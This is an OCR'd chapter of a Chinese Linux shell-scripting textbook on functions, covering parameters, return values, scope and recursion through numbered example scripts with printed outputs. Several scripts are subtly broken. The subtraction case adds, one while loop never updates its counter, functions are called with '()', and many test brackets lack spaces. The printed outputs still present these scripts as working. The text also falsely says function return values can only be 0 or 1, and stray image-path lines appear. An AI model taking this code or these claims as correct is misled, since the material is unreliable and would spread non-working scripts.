12．编写 12.3.4 节给出的 forever.sh 脚本和 subsig.sh 脚本，分别向运行上述两个脚本的两个进程发送 QUIT 和 TERM 信号，验证父子 Shell 在信号方面的继承关系。

第 13 章 函数

和其他的编程语言一样，Linux Shell 编程中也有函数。函数可以把大的命令集合分解成若干较小的任务，编程人员可以基于函数进一步构造更复杂的 Shell 程序，而不需要重复编写相同的代码。在 Linux Shell 中，所有的函数定义都是平行的，即不允许在函数体内再定义其他的函数，但允许函数之间相互调用。本章从函数的定义和基本知识着手，讲解函数参数调用、函数返回值、局部变量和全局变量，并重点介绍函数间的相互调用和函数递归调用。

13.1 函数的定义和基本知识

和其他的编程语言相比，Linux Shell 中也有函数，但对其实现方面做了某些限制，比如，在 Linux Shell 中函数的返回值只能为退出状态 0 或 1。函数是一串命令的集合，如果脚本中有重复代码时，可以考虑使用函数。下面给出了 Linux Shell 中函数的基本形式：

```
function_name()
{
    command1
    command2
    …
    commandN
}
```

其中，标题为函数名，函数体是函数内的命令集合，在编写脚本时要注意标题名应该唯一，如果不唯一，脚本执行时会产生错误。函数在命名时也可以写成如下形式：

```
function_name(){
    command1
    command2
    …
    commandN
}
```

在函数名前可以加上关键字 function，但加上和省略关键字 function 对脚本的最终执行不产生任何影响。函数体中的命令集合必须含有至少一条命令，即函数不允许空命令，这一点和 C 语言不同。函数之间可通过参数、函数返回值通信，函数在脚本中出现的次序可以是任意的，但是必须按照脚本中的调用次序执行这些函数。

下面的例 13-1 在脚本中定义了一个简单函数 hello，该函数中仅有一条语句，新建脚本 function1.sh，该脚本的内容如下：

```
#例 13-1：function1.sh 演示了一个简单的函数调用过程
#!/bin/bash

#建立一个简单的函数 hello
hello()
{
     echo "Hello everyone!"
}

#调用 hello 函数
echo "Now going to run function hello()"
hello

#提示结束函数调用
echo "end the function hello()"
```

例 13-1 中的脚本 function1.sh 实现了一个简单的函数，首先显示“Now going to run function”，接着执行 hello 函数，函数执行时返回“Hello everyone!”，函数执行完成后返回“end the function hello()”，脚本执行结果如下：

```
#例 13-1 中 function1.sh 脚本的执行结果
[root@localhost chapter13]# ./function1.sh
Now going to run function hello()
Hello everyone!
end the function hello()
[root@localhost chapter13]#
```

脚本 function1.sh 是从自己的顶部开始执行，这一点与其他脚本程序没什么区别。但当它遇见“hello(){”结构时，知道定义了一个名为 hello 的函数，而且它会记住 hello 代表着一个函数，并执行函数体中的命令，直到出现“}”字符，因为“}”代表了函数体结束。当执行到单独的行 hello 时，Shell 就知道应该去执行刚才定义的函数了，当这个函数执行完毕以后，执行过程会返回到该行的后面继续执行其他命令或函数。

在 Shell 中不需要声明就可直接定义函数，但是在调用函数前需对它进行定义。由于所有的脚本程序都是从顶部开始执行的，所以，需要首先定义函数，然后才能对函数进行调用，以此来保证函数能被正常使用。下面的例 13-2 是一个在循环中调用函数的例子，新建脚本 function2.sh，脚本内容如下：

```
#例 13-2: function2.sh 脚本实现在循环中调用函数
#!/bin/bash

#该函数用于在一行中显示 1  2  3  4  5
output()
{
    for(( num1 = 1; num1 <= 5; num1++ ))
    do
        echo -n "$num1 "
    done
}

#在循环中调用函数
let "num2=1"
while [ "$num2" -le 5 ]          #执行循环体
do
    output                       #调用函数
    echo ""                      #换行
    let "i=i+1"
done
```

在脚本 function2.sh 的函数 output 中实现了每行显示 1～5，然后在脚本中使用循环将函数 output 调用了 5 次，下面是脚本的执行结果：

```
#例 13-2 中 function2.sh 脚本的执行结果
[root@localhost chapter13]# ./function2.sh
1 2 3 4 5
1 2 3 4 5
1 2 3 4 5
1 2 3 4 5
1 2 3 4 5
[root@localhost chapter13]#
```

在例 13-2 中，脚本 function2.sh 中函数 output 使用 for 循环实现在每一行中显示数字“1 2 3 4 5”，然后通过 while 循环调用了 5 次 output 函数，显示 5 行“1 2 3 4 5”，并且通过 echo 命令实现换行。可以看出，在 Linux Shell 中允许循环多次调用函数，同样，在 if 语句和 case

语句等判断中也可调用函数。在编写 Shell 脚本时，如果在循环或判断中存在大量重复的代码，可以考虑将这些代码放在函数中来减少代码长度，这是函数的重要功能。

判断当前目录下存在多少个文件和子目录是 Shell 编程经常遇到的情况之一。下面的例 13-3 就是一个判断该情况的例子，新建脚本 function3.sh，脚本内容如下：

```
#例 13-3：function3.sh 用函数来显示当前目录中存在多少个文件和多少个子目录
#!/bin/bash

#判断当前目录中存在多少个文件和多少个子目录
directory()
{
    let "filenum = 0"
    let "dirnum = 0"

    #显示当前目录下所有的子目录和文件，并使用 echo 换行
    ls $1
    echo ""

    #使用 for 循环判断当前子目录和文件的个数
    for file in $( ls )
    do
        if [ -d $file ]
        then
            let "dirnum =dirnum + 1"          #判断为子目录，目录个数加 1
        else
           let "filenum = filenum + 1"        #判断为文件，文件个数加 1
        fi
    done

    #使用 echo 命令显示当前目录下的子目录和文件个数
    echo "The number of directories is $dirnum"
    echo "The number of files is $filenum"
}

#脚本中调用函数
directory
```

function3.sh 中首先定义了一个 directory 函数，该函数首先定义了两个变量 filenum 和 dirnum，用于记录文件的个数和子目录个数，然后通过 ls 命令显示当前目录下的文件和子目录，通过 for 循环逐个调用当前目录下的文件和子目录，接着通过-d 命令判断是否是目录，如果是，则 dirnum 加 1，否则 filenum 加 1，通过不断地循环，就可得出当前目录下文件的个数和子目录个数。最后脚本调用函数 directory，在 chapter13 目录中执行脚本 function3.sh，结果如下：

```
#13-3 中 function3.sh 脚本的执行结果
[root@localhost chapter13]# ./function3.sh
file1.sh      function2.sh  function4.sh
function1.sh  function3.sh

The number of directories is 0
The number of files is 5
[root@localhost chapter13]#
```

可以看出，在目录 chapter13 中存在 5 个文件、0 个子目录。在脚本 function3.sh 中，函

数 directory 使用 for 循环来查找当前目录下的所有文件和子目录，而通过 if 来判断该目录下哪个是文件、哪个是子目录。

13.2 向函数传递参数

在 bash Shell 编程中，向函数传递的参数仍然是以位置参数的方式来传递的，而不能传递数组等其他形式变量，这与 C 语言或 Java 语言中的函数传递是不同的。第 6 章已经介绍过位置参数的基本概念和用法，在此，我们举几个例子说明位置参数在函数中的用法。首先，请看下面的例 13-4，该例说明如何向函数传递参数，以及传递前后数值的变化情况，新建脚本 function4.sh，脚本内容如下：

```
#例 13-4：脚本 function4.sh 用于说明函数如何传递参数和传值前后的变量值如何变化
#!/bin/bash

#该函数实现将 n 的值减半
half()
{
    let "n = $1"                                               #将参数传递给 n
    let "n = n/2"                                              #让 n 的值减半
    echo "In function half() n is $n"
}

#函数调用
let "m = $1"
echo "Before the function half() is called, m is $m"     #显示函数调用前 m 值
half $m                                                    #显示函数调用时 m 值
echo "After the function half() is called, m is $m"      #显示函数调用后 m 值
```


例 13-4 的 function4.sh 脚本定义 half 函数，half 函数可以带一个参数$1，$1 在 half 函数内减半；接着，function4.sh 脚本分别输出传递给 half 函数的参数在函数调用前、调用时以及调用后的结果。下面给出例 13-4 中 function4.sh 脚本的执行结果：

```
#例 13-4 中 function4.sh 脚本的执行结果
[root@localhost chapter13]# ./function4.sh 10
Before the function half() is called, m is 10
In function half() n is 5
After the function half() is called, m is 10
[root@localhost chapter13]#
```


脚本 function4.sh 中调用函数 half，参数 m 值为 10，传递给函数 half 中的 n，n 复制 m 的值，故 n 的初始值是 10，经除 2 操作后，n 的值改写为 5，但是 m 在函数执行后的值并没有随着 n 值的改变而改变，其值仍然是 10，如图 13-1 所示。

由脚本 function4.sh 的执行结果可以看出，函数的参数复制的是调用时对应的参数值，而函数通过一些命令可以对参数进行运算或处理，仅改变函数内参数的值，但不会影响原参数的值。

下面举一个复杂点的例子加深对函数参数传递的理解，例 13-5 中的脚本 function5.sh 用于实现两数的四则运算，新建脚本 function5.sh，脚本内容如下：



（a）脚本调用 half 函数时 m 的值传递给 n



（b）在 half 函数中 n 的值已经改变成 5，但 m 的值不改变

图 13-1　函数参数传递情况

```
#例 13-5：function5.sh 用于实现两数加、减、乘和除四则运算
#!/bin/bash

#函数实现两数加、减、乘和除四则运算
count()
{
    #判断参数个数是否不等于 3，不等于 3 表示输入参数错误
    if [ $# -ne 3 ]
    then
        echo "The  number of arguments is not 3! "     #提示输入参数个数错误
    fi

    let "s = 0"

    case $2 in
    +)                                                 #加操作
        let "s = $1 + $3"
        echo "$1 + $3 = $s";;
    -)                                                 #减操作
        let "s = $1 + $3"
        echo "$1 - $3 = $s";;
    \*)                                                #乘操作
       let "s = $1 * $3"
       echo "$1 * $3 = $s";;
     \/)                                               #除操作
        let "s = $1 / $3"
        echo "$1 / $3 = $s";;
    *)
        echo "What you input is wrong! ";;
    esac
}

#提示输入的
echo "Please type your word: ( e.g. 1 + 1 ) "

#读取输入的参数
read a b c
count $a $b $c
```

在 function5.sh 中，首先定义了一个函数 count，该函数用于判断输入的参数是否是 3 个，

如果不是，则输出“The number of arguments is not 3!”，表示参数输入个数不正确，当输入的参数正确时，将执行 case 语句，该语句通过判断第二个参数是加、减、乘、除中的哪种运算来执行不同的操作，如果参数格式输入不正确，则输出语句“What you input is wrong!”。在函数 count 外通过“Please type your word: (e.g. 1 + 1)”提示用户输入三个参数，通过 read 命令读取三个参数，最后调用函数 count 和三个参数来产生输出，脚本 function5.sh 的执行结果为：

```
#例 13-5 中 function5.sh 的执行结果
[root@localhost chapter13]# ./function5.sh
Please type your word: ( e.g. 1 + 1 )
2 + 3
2 + 3 = 5
[root@localhost chapter13]# ./function5.sh
Please type your word: ( e.g. 1 + 1 )
15 / 5
15 / 5 = 3
[root@localhost chapter13]#
```

在脚本 function5.sh 中，函数 count 通过判断第二个参数是加、减、乘、除中的哪个运算符来执行不同的操作。在执行该脚本的过程中，要注意参数与参数之间需用空格隔开，否则就会将其视为一个参数而产生错误。在参数输入的过程中，要注意当为除运算时，第三个参数不能为 0 的情况，大家可以尝试输入一下该操作，查看输出结果。

在 Linux Shell 编程中，函数还可传递间接参数，但该方式的传递方式远远没有 C 语言和 Java 语言灵活，只能使用第 9 章所述的间接变量引用来传递参数，这种方式是一种笨拙的间接参数传递方式。下面的例 13-6 说明函数如何利用间接变量引用来传递参数，新建脚本 function6.sh，脚本内容如下：

```
#例 13-6：function6.sh 演示了函数如何传递间接参数
#!/bin/bash

#用于显示参数值
ind_func()
{
   echo " $1"
}

#设置间接参数
parameter= ind_arg
ind_arg=Hello

#显示直接的参数
ind_func "$parameter"

#显示间接参数
ind_func "${! parameter }"

echo "************************"

#改变 ind_arg 值后的情况
ind_arg=World
ind_func "$parameter"
ind_func "${!parameter}"
```

在脚本 function6.sh 中，ind_func 函数用于输出参数。在执行脚本 function6.sh 的过程中，将变量 ind_arg 赋值给了 parameter，同时将变量 hello 赋值给了 ind_arg，然后通过调用函数 ind_func 输出直接参数 parameter 的值，再次调用函数 ind_arg 使用变量${! parameter }输出 parameter 的间接参数值。接着改变 ind_arg 的值为 world，可以看出，parameter 变量的间接参数值也随之发生了改变。脚本 function6.sh 的执行结果如下：

```
例 13-6 中 function6.sh 脚本的执行结果
[root@localhost chapter13]# ./function6.sh
#ind_arg 的值改变前 parameter 变量的直接参数值和间接参数值
ind_arg
Hello
***********************
#ind_arg 的值改变前 parameter 变量的直接参数值和间接参数值
ind_arg
World
[root@localhost chapter13]#
```

在例 13-6 中，脚本 function6.sh 将变量 ind_arg 赋值给了 parameter，然后又将变量 hello 赋值给了 ind_arg，这种赋值机制和 C 语言中的赋值是有些差别的，在 C 语言中仅仅相当于赋值传递，但 Linux Shell 脚本编程使用间接变量需使用变量${!parameter}来实现。

13.3 函数返回值

有时需要脚本执行完成后返回特定的值来完成脚本的后继操作，这些特定的值就是函数返回值。在 Linux Shell 编程中，函数通过 return 返回其退出状态，0 表示无错误，1 表示有错误。在脚本中可以有选择地使用 return 语句，因为函数在执行完最后一条语句后将执行调用该函数的地方执行后续操作。

下面的例 13-7 说明了 return 语句如何使用，同时显示了如何根据返回值的不同输出不同的结果，新建脚本 function7.sh，脚本内容如下：

```
#例 13-7：function7.sh 用于根据用户输入显示星期
#!/bin/bash

#使用 return 语句的函数
show_week()
{
    echo -n "What you input is: "
    echo "$1"

   #根据输入的参数值来显示不同的操作
   case $1 in
   0)
      echo "Today is Sunday. "
      return 0;;
   1)
      echo "Today is Monday. "
      return 0;;
   2)
```

```
        echo "Today is Tuesday. "
        return 0;;
    3)
        echo "Today is Wednesday. "
        return 0;;
    4)
        echo "Today is Thursday. "
        return 0;;
    5)
        echo "Today is Friday. "
        return 0;;
    6)
        echo "Today is Saturday. "
        return 0;;
    *)
        return 1;;
    esac
}

#主程序部分根据返回值不同输出不同的结果
if show_week "$1"                        #在 if 中调用函数
then
    echo "What you input is right! "     #提示参数输入正确
else
    echo "What you input is wrong! "     #提示参数输入错误
fi

exit 0
```

例 13-7 中脚本 function7.sh 的执行结果如下：

```
#例 13-7 中脚本 function7.sh 的执行结果
#当 return 为 0 时的输出结果
[root@localhost chapter13]# ./function7.sh 1
What you input is: 1
Today is Monday.
What you input is right!
#当 return 为 1 时的输出结果
[root@localhost chapter13]# ./function7.sh 10
What you input is: 10
What you input is wrong!
[root@localhost chapter13]#
```

在脚本 function7.sh 中，show_week 函数使用 return 语句，return 语句返回值为 0 时，表示执行函数 show_week 时输入的命令行参数是正确的；当 return 语句不为 0 时，表示执行函数 show_week 时输入的命令行参数是错误的。在函数外通过 if/else 语句判断来显示不同函数的返回值对应不同的输出。

13.4 函数调用

在 Linux Shell 脚本中可以同时放置多个函数，函数之间允许相互调用，而且允许一个函数调用多个函数，下面将对这些内容进行详解。

13.4.1　脚本放置多个函数

可以在脚本中放置多个函数，脚本执行时按照调用函数的顺序执行这些函数。下面的例13-8 说明在脚本中如何放置多个函数，新建脚本 function8.sh，脚本内容如下：

```
#例 13-8：function8.sh 实现了在脚本中放置多个函数
#!/bin/bash

#该函数在一行中显示周一到周日
show_week()
{
    for day in Monday Tuesday Wednesday Thursday Friday Saturday Sunday
do
        echo  -n "$day "
done
}

#该函数在一行中显示 1～7
show_number()
{
    for(( integer = 1; integer <= 7; integer++ ))
do
        echo -n "$integer "
done
}

#该函数用于显示 1～7 的平方
show_ square()
{
    i=0

until [[ "$i" -gt 7 ]]              #通过 until 实现 1～7 的平方运算和结果输出
do
        let "square=i*i"
        echo "$i * $i = $square"
        let "i++"
done
}

#顺序执行函数
show_week()
show_number()
show_ square()
```

在函数 function8.sh 中，函数 show_week 显示周一至周日所对应的英文翻译，函数 show_number 在一行内输出 1～7 七个数，而函数 show_ square 则输出 0～7 的平方对应值，然后脚本 function8.sh 按照先后顺序分别调用 show_week、show_number 和 show_ square 三个函数，脚本 function8.sh 的执行结果为：

```
#例 13-8 中 function8.sh 脚本的执行结果
[root@localhost chapter13]#  ./function8.sh
#输出调用函数 show_week 后的结果
Monday Tuesday Wednesday Thursday Friday Saturday Sunday
#输出调用函数 show_number 后的结果
```

```
1 2 3 4 5 6 7
#输出调用函数 show_ square 后的结果
0 * 0 = 0
1 * 1 = 1
2 * 2 = 4
3 * 3 = 9
4 * 4 = 16
5 * 5 = 25
6 * 6 = 36
7 * 7 = 49
[root@localhost chapter13]#
```

在脚本 function8.sh 中可以看出，首先调用 show_week 函数，然后调用 show_number 函数，最后调用 show_square 函数。从执行结果可以看出，函数执行顺序和调用的顺序是一致的。大家可以尝试着改变这三个函数的调用顺序，看一看执行结果是否发生变化。

13.4.2　函数相互调用

在 Linux Shell 编程中，函数之间可以相互调用，调用时会停止当前运行的函数转去运行被调用的函数，直到调用的函数运行完，再返回当前函数继续运行。下面的例 13-9 说明如何实现函数相互调用，新建脚本 function9.sh，脚本内容如下：

```
#例 13-9：function9.sh 实现函数相互调用
#!/bin/bash

#函数执行显示输入参数的平方
square()
{
    echo "Please input the num: "
    read num1

    let "squ=num1 * num1"

    echo "Square of $num1 is $squ. "
}

#函数执行显示输入参数的立方
cube()
{
    echo "Please input the num: "
    read num2

    let "c=num2 * num2 * num2"

    echo "Cube of $num2 is $c. "

}

#函数执行显示输入参数的幂次方
power()
{
    echo "Please input the num: "
    read num3
    echo "Please input the power: "
```

```
    read p

    let "temp = 1"
    for (( i=1; i <= $p; i++ ))
    do
        let "temp=temp*num3"
    done
    echo "power $p of $num3 is $temp. "
}

#选择调用的函数
choice()
{
    echo "Please input the choice of operate(s for square; c for cube and p for power): "
    read char
    #判断输入的参数是哪个，然后根据输入的不同执行不同的函数
    case $char  in
    s)
        square;;        #执行平方函数
    c)
        cube;;          #执行立方函数
    p)
        power;;         #执行幂运算
    *)
        echo "What you input is wrong! ";;
   esac
}

#调用函数 choice
choice
```

在脚本 function9.sh 中，定义了四个函数，其中 square 函数用于计算平方运算，cube 函数用于计算立方运算，power 函数用于计算幂运算，而 choice 函数通过 case 语句进行参数选择调用其他三个函数中的一个，根据输入参数的不同而执行不同的操作。脚本 function9.sh 的执行结果如下：

```
#例 13-9 中 function9.sh 脚本的执行结果
#首次执行脚本 function9.sh，在函数 choice 中调用 cube 函数执行立方运算
[root@localhost chapter13]# ./function9.sh
Please input the choice of operate(s for square; c for cube and p for power):
c
Please input the num:
3
Cube of 3 is 27.
#再次执行脚本 function9.sh，在函数 choice 中调用 square 函数执行幂运算
[root@localhost chapter13]# ./function9.sh
Please input the choice of operate(s for square; c for cube and p for power):
p
Please input the num:
2
Please input the power:
4
power 4 of 2 is 16.
[root@localhost chapter13]#
```

在执行脚本 function9.sh 时，首先选择执行了 3 的立方，得出结果为 27，接着再次执行

脚本 function9.sh，计算了 2 的 4 次幂，计算结果为 16。

13.4.3　一个函数调用多个函数

在 Linux Shell 编程中，允许一个函数调用多个函数，在该函数调用其他函数时同样需要按照调用的顺序来执行调用的函数。下面的例 13-10 讲解如何实现一个函数调用多个函数，新建脚本 function10.sh，脚本内容如下：

```
#例 13-10：function10.sh 用于显示一个不多于 5 位的正整数的位数，并按顺序显示各个数位的值
#!/bin/bash

#该函数实现显示整数位数
count_of_int()
{
    if [$1 -gt 9999 ]            #当该数的值大于 9999 时，表示该数为 5 位数
    then
        let "place=5"
    elif [$1 -gt 999 ]           #当该数大于 999 而小于 9999 时，表示该数为 4 位数
    then
        let "place=4"
    elif [$1 -gt 99 ]            #当该数大于 99 而小于 999 时，表示该数为 3 位数
    then
        let "place=3"
    elif [$1 -gt 9 ]             #当该数大于 9 而小于 99 时，表示，该数为 2 位数
    then
       let "place=2"
    else                         #当该数为大于等于 0 而小于等于 9 时，表示该数为 1 位数
        let "place=1"
    fi

    echo "The place of the $1 is $place."        #输出该数的位数
}

#该函数实现显示该整数每个数位上的数字
num_of_int()
{
    let "ten_thousand = $1/10000"
    let "thousand =$1/1000%10"
    let "hundred = $1/100%10"
    let "ten = $1%100/10"
    let "indiv = $1%10"

    #当输入万位上的数不等于 0 时，表示该数为 5 位数，需输出万、千、百、十、个位
    if [$ten_thousand -ne 0 ]
    then
       echo "$ten_thousand  $thousand  $hundred  $ten  $indiv"
    #当输入万位上的数等于 0 时而千位不等于 0，表示该数为 4 位数，需输出千、百、十、个位
    elif [$thousand -ne 0 ]
    then
        echo "$thousand  $hundred  $ten  $indiv"
    #当输入万位和千位的数等于 0 时而百位不等于 0，表示该数为 3 位数，需输出百、十、个位
    elif [$hundred -ne 0 ]
    then
        echo "$hundred  $ten  $indiv"
```

```
    #当输入万、千和百位的数等于 0 时而十位不等于 0，表示该数为 2 位数，需输出十、个位
    elif [$ten -ne 0 ]
    then
       echo "$ten  $indiv"
    #其他状态时输出个位数
    else
       echo "$indiv"
    fi
}

#调用函数 count_of_int 和 num_of_int
show()
{
echo "Please input the number（1-99999）: "
read num

   count_of_int $num                  #显示输入参数的位数
   num_of_int $num                    #显示输入参数的各数位值
}

#脚本中调用函数
show
```

在脚本 function10.sh 中定义了三个函数，其中函数 count_of_int 用于显示输入参数的位数，函数 num_of_int 用于显示输入参数各数位的值，而函数 show 则同时调用函数 count_of_int 和函数 num_of_int。该脚本是从调用 show 函数开始执行，在执行 show 函数时首先通过 echo 语句“Please input the number（1-99999）:”提示输入 1～99999 之内的一个数，然后调用函数 count_of_int 显示命令行参数的位数，最后调用函数 num_of_int 显示命令行参数的各数位的值。脚本 function10.sh 的执行结果为：

```
#例 13-10 中 function10.sh 脚本的执行结果
[root@localhost chapter13]# ./function10.sh
Please input the number（1-99999）:
8567
The place of the 8567 is 4.
8  5  6  7
[root@localhost chapter13]#
```

在 function10.sh 脚本执行的过程中输入了数字 8567，通过执行该脚本，显示该数是 4 位数，按位显示结果为“8　5　6　7”。

13.5 局部变量和全局变量

在 Linux Shell 编程中，可以通过 local 关键字在 Shell 函数中声明局部变量，局部变量将局限在函数范围内。此外，函数也可调用函数外的全局变量，如果一个局部变量和一个全局变量的名字相同，则在函数中局部变量将会覆盖掉全局变量。下面的例 13-11 将详细解释局部变量和全局变量的用法，新建脚本 function11.sh，脚本内容如下：

```
#例 13-11：function11.sh 用于调用局部变量和全局变量
#!/bin/bash
```

```
text="global variable"

#函数中使用的局部变量和全局变量的名字相同
use_local_var_fun()
{
    local text="local variable"
    echo "In function use_local_var_fun "
    echo $text
}

#输出函数 use_local_var_fun 内的局部变量值
echo "Execute the function use_local_var_fun"
use_local_var_fun

#输出函数 use_local_var_fun 外的全局变量值
echo "Out of function use_local_var_fun"
echo $text
exit 0
```

在脚本 function11.sh 中，在函数外定义了全局变量 text，接着在函数 use_local_var_fun 内定义了一个和全局变量 text 一样的变量，在执行脚本时，首先调用了函数 use_local_var_fun，执行结果可以看出，在函数内显示的是局部变量的值，说明局部变量覆盖了全局变量，而在函数执行完成后，在脚本中显示的是全局变量的值，说明局部变量只是在函数内部有效。脚本 function11.sh 的执行结果为：

```
#例 13-11 中 function11.sh 脚本的执行结果
[root@localhost chapter13]# ./function11.sh
#调用函数 use_local_var_fun 输出局部变量值
Execute the function use_local_var_fun
In function use_local_var_fun
local variable
#在函数体外调用全局变量
Out of function use_local_var_fun
global variable
[root@localhost chapter13]#
```

13.6 函数递归

Linux Shell 中可以递归调用函数，即函数可以直接或间接地调用其自身。在递归调用中，主调函数又是被调函数。执行递归函数将反复调用其自身，每调用一次就进入新的一层。下面例 13-12 的脚本 function12.sh 中定义了一个递归函数，脚本内容如下：

```
#例 13-12：function12.sh 演示了一个函数递归调用
#!/bin/bash

#递归调用函数
foo()
{
   read y
   foo $y
```

```
    echo "$y"
}

#调用函数
foo
exit 0
```

这个函数是一个递归函数，但是运行该函数将无休止地调用其自身，这当然是不正确的。为了防止递归调用无终止地进行，必须在函数内有终止递归的条件，常用的办法是加条件判断，满足某种条件后就不再进行递归调用，然后逐层返回。下面将详细介绍使用局部变量的递归和不使用局部变量的递归。

13.6.1　使用局部变量的递归

使用局部变量进行递归一般是针对数值运算来使用的。下面的例 13-13 是一个使用局部变量进行递归调用的例子——阶乘运算，实现了 n! 的运算，这可以通过下面的公式来表示：

```
n!=1          (n=0)
n!=n*(n-1)!      (n>=1)
```

按照该公式可实现对阶乘的运算，由于该阶乘运算中存在终止条件“0!=1”，所以，可以使用函数递归来实现该运算，新建脚本 function13.sh，脚本内容如下：

```
#例 13-13：function13.sh 演示了一个使用局部变量的函数递归调用的例子
#!/bin/bash

#使用递归函数实现阶乘运算
fact ()
{
    local num=$1

    if ["$num" -eq 0 ]
    then
        factorial=1
    else
        let "decnum=num-1"

        #函数递归调用
        fact $decnum

        let "factorial=$num * $?"
    fi
    return $factorial
}

#脚本调用递归函数
fact $1
echo "Factorial of $1 is $?"

exit 0
```

在脚本 function13.sh 中，递归函数 fact 通过 if/else 判断条件实现递归，其中 if 和 else 之间的语句用于判断是否达到递归终止条件，而 else 与 fi 之间的语句则实现使用局部变量的递归。在脚本 function13.sh 的执行过程中，首先通过 fact $1 调用含参的函数实现递归，递归执行完成后通过 echo 语句返回执行结果，脚本 function13.sh 的执行结果为：

```
#例 13-13 中 function13.sh 脚本的执行结果
[root@localhost chapter13]# ./function13.sh 5
Factorial of 5 is 120
[root@localhost chapter13]#
```

为了观察递归调用的工作过程，下面跟踪下列语句的执行：

```
num=3
```

下面是递归的执行过程：

num=3：发现 num 的值不等于 0，所以调用函数 fact 3。

num=2：发现 num 的值不等于 0，所以调用函数 fact 2。

num=1：发现 num 的值不等于 0，所以调用函数 fact 1。

num=0，这时 num 等于 0，所以返回调用 fact 0，返回 factorial 的值为 1。

num=1，返回 factorial 的值为 1*1=1。

num=2，返回 factorial 的值为 1*2=2。

num=3，返回 factorial 的值为 2*3=6。

在最终传递到 0 时，fact 函数开始将先前的调用逐个分解，直到 num=3 的原始调用为止，并返回最终结果为 6。

13.6.2　不使用局部变量的递归

使用局部变量的递归一般可通过递推法实现，如上面的阶乘问题可通过 1 乘以 2，再乘以 3，直到乘以 *n* 来得到最终结果，但有些问题只能通过递归来实现，这类问题一般涉及不使用局部变量的递归，最著名的是汉诺塔问题。下面的例 13-14 通过 Shell 脚本实现了针对该问题的编程。

一块板上有三根针 A、B 和 C，A 针上套有 *n* 个大小不等的圆盘，大的在下、小的在上，如图 13-2 所示。要把这 *n* 个圆盘从 A 针移动到 C 针上，每次只能移动一个圆盘，此过程可以借助 B 针进行。但在任何时候，任何针上的圆盘都必须保持大盘在下、小盘在上，求移动的步骤。




图 13-2　汉诺塔形状

设 A 上有 *n* 个盘子，该问题可分解为下面的问题加以解决：

如果 *n*=1，则将圆盘从 A 直接移动到 C。

如果 *n*=2，则：

1）将 A 上的 *n*-1（等于 1）个圆盘移到 B 上。

2）将 A 上的一个圆盘移到 C 上。

3）将 B 上的 n-1（等于 1）个圆盘移到 C 上。

如果 n=3，则：

1）将 A 上的 n-1（等于 2，令其为 n'）个圆盘移到 B（借助 C），步骤如下：

① 将 A 上的 n'-1（等于 1）个圆盘移到 C 上。

② 将 A 上的一个圆盘移到 B。

③ 将 C 上的 n'-1（等于 1）个圆盘移到 B。

2）将 A 上的一个圆盘移到 C。

3）将 B 上的 n-1（等于 2，令其为 n'）个圆盘移到 C（借助 A），步骤如下：

① 将 B 上的 n'-1（等于 1）个圆盘移到 A。

② 将 B 上的一个盘子移到 C。

③ 将 A 上的 n'-1（等于 1）个圆盘移到 C。

到此，完成了三个圆盘的移动过程。

从上面的分析可以看出，当 $n\geqslant 2$ 时，移动的过程可分解为以下三个步骤：

第一步：把 A 上的 n-1 个圆盘移到 B 上。

第二步：把 A 上的一个圆盘移到 C 上。

第三步：把 B 上的 n-1 个圆盘移到 C 上，其中第一步和第三步是类同的。

当 n=3 时，第一步和第三步又分解为类同的三步，即把 n'-1 个圆盘从一个针移到另一个针上，这里 n'=n-1。显然，这是一个递归过程，所以，可以通过 Linux Shell 编程实现，新建脚本 function14.sh，脚本内容如下：

```
#例 13-14：function14.sh 通过不使用局部变量的函数递归实现汉诺塔
#!/bin/bash

#初始化移动次数
move=0

dohanoi()
{
    if [ $1 -eq 0 ]                         #输入圆盘的个数为 0
    then
        echo -n ""                          #将不会有输出
    else
        dohanoi "$(($1-1))" $2 $4 $3        #把 A 上的 n-1 个圆盘移到 B 上
        echo "move $2 ----> $3"

        let "move=move+1"                   #把 A 上的一个圆盘移到 C 上

        dohanoi "$(($1-1))" $4 $3 $2        #把 B 上的 n-1 个圆盘移到 C 上
    fi

    if [$# -eq 1 ]                          #递归函数出口
    then
        if [$ (($1 > 1 )) -eq 1 ]       #至少要有一个圆盘
        then
            dohanoi $1 A C B
            echo "Total moves  = $move"
```

```
        else
          echo "The number of disk which you input is illegal! "
        fi
    fi
}

#脚本调用函数
echo "Please input the num of disk: "
read num
dohanoi $num 'A ' 'B ' 'C '
```

从脚本 function14.sh 的执行情况可以看出，dohanoi 函数是一个递归函数，它有四个参数$num、A、B 和 C。$num 由脚本执行者指定，表示圆盘数；A、B、C 分别表示三根针。dohanoi 函数的功能是把 A 上的$num 个圆盘移动到 C 上。当$num ==1 时，直接把 A 上的圆盘移至 C 上，输出 A→B。如$num!=1，则分为三步：递归调用 dohanoi 函数，把$num -1 个圆盘从 A 移到 B；输出 A→B；递归调用 dohanoi 函数，把$num -1 个圆盘从 B 移到 C。在递归调用过程中，$num =$num -1，故 *n* 的值逐次递减，最后$num =1 时，终止递归，逐层返回。下面是脚本 function14.sh 的执行结果：

```
#例 13-14 中 function14.sh 脚本的执行结果
[root@localhost chapter13]# ./function14.sh
Please input the num of disk:
4
move A ----> C
move A ----> B
move C ----> B
move A ----> C
move B ----> A
move B ----> C
move A ----> C
move A ----> B
move C ----> B
move C ----> A
move B ----> A
move C ----> B
move A ----> C
move A ----> B
move C ----> B
[root@localhost chapter13]#
```

通过脚本 function14.sh 的执行结果可以看出，对于一组圆盘，数量少时，只需移动很少的次数就能达到要求，但随着圆盘数量的增加，移动次数将成倍地增加，而移动策略将变得越来越复杂。递归相当于把较为复杂的问题（如规模为 *n*）的求解推导比原问题简单一些的问题（规模小于 *n*）的求解。例如，上面分析的过程中，为求解 Hanio(n, A, B, C)，推导计算 Hanio(n - 1, A, C, B)。

13.7 本章小结

